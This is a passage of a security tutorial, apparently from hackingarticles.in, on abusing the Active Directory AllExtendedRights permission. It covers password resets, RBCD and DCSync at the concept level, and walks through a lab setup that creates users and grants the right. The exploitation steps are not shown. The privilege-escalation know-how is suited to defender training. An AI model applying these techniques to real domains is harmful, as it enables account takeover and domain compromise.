
Abusing AD-DACL: AllExtendedRights

hackingarticles.in/allextendedrights-active-directory-abuse

Raj

November 14, 2024



```
C:\Users\Administrator>
C:\Users\Administrator>net user kavish Password@1 /add /domain
The command completed successfully.


C:\Users\Administrator>net user geet Password@1 /add /domain
The command completed successfully.
```

AllExtendedRights Active Directory abuse represents a critical threat vector, as attackers can exploit **Discretionary Access Control Lists (DACL)** in enterprise environments. In this post, we will explore how the **AllExtendedRights permission** enables attackers to escalate privileges, maintain persistence, and potentially seize control of **vital directory resources**—ultimately making it a significant foothold for **domain compromise**.

Moreover, we'll walk through the required **lab setup** to simulate these attacks, with **exploitation methods** aligned to the **MITRE ATT&CK framework**. Furthermore, we cover **detection strategies** to identify suspicious activity involving **AllExtendedRights**, and offer actionable **mitigation techniques** to reduce the risk. This post aims to help defenders understand and counter one of the stealthiest forms of **Active Directory abuse**. As you will see, **AllExtendedRights Active Directory abuse** can go unnoticed, making timely detection and prevention crucial.

Table of Contents

Detection & Mitigation

AllExtendedRights Permission

To elaborate, **extended rights** refer to special privileges that administrators assign to objects, allowing them to read **privileged attributes** and perform specific **administrative actions**.

Specifically, this permission enables attackers to **reset passwords** on **User objects** and to craft a **Resource-Based Constrained Delegation (RBCD)** attack for **Computer objects**.

Consequently, when a domain object possesses **AllExtendedRights permissions** on the domain object itself and becomes compromised, the attacker gains both the **DS-Replication-Get-Changes** and **DS-Replication-Get-Changes-All privileges**. These rights allow the attacker to **replicate directory objects** from the domain using the **DCSync technique**, further demonstrating the dangers posed by **AllExtendedRights Active Directory abuse**.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Net RPC, Powerview, BloodyAD
- Windows 10/11 – As Client

Lab Setup – User Owns AllExtendedRights Permission

To begin with, in this lab setup, we will create two users — **Kavish** and **Geet** — and assign the **"AllExtendedRights" permission** to **Geet** for the **Kavish** user.

Create the AD Environment:

To simulate an Active Directory environment, you will first need a **Windows Server** configured as a **Domain Controller (DC)**. Additionally, you'll require a client machine (Windows or Linux) where you can run **enumeration** and **exploitation tools**.


Domain Controller:

- First, install Windows Server (2016 or 2019 recommended).
- Next, promote it to a Domain Controller by adding the **Active Directory Domain Services** role.
- Finally, set up the domain (e.g., **ignite.local**).

User Accounts:

Create two AD user accounts named **Kavish** and **Geet**.

```
net user kavish Password@1 /add /domain
net user geet Password@1 /add /domain
```




```
C:\Users\Administrator>
C:\Users\Administrator>net user kavish Password@1 /add /domain
The command completed successfully.


C:\Users\Administrator>net user geet Password@1 /add /domain
The command completed successfully.
```

Assign the “AllExtendedRights” Privilege to Geet for Kavish User:


Once your AD environment is set up, you need to assign the **“AllExtendedRights”** privilege to **Geet** for **Kavish** user.

Steps:


1. Firstly, open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
2. Then, enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.
3. Locate User **Kavish** in the **Users** container.
4. Right-click on **Kavish User** and go to **Properties**.



5. Navigate to the **Security** tab, and click on **Add** button



6. In the “Enter the object name to select” box, type **Geet** and click **Check Names** and click on OK.


kavish Properties

Select Users, Computers, Service Accounts, or Groups

Select this object type:
Users, Groups, or Built-in security principals

From this location:
ignite.local


Enter the object names to select (examples):
geet

Permissions for Everyone

	Allow	Deny
Full control	☐	☐
Read	☐	☐
Write	☐	☐
Create all child objects	☐	☐
Delete all child objects	☐	☐
Allowed to authenticate	☐	☐

For special permissions or advanced settings, click Advanced.

7. Here, select **Geet** user and click on **advanced** option.



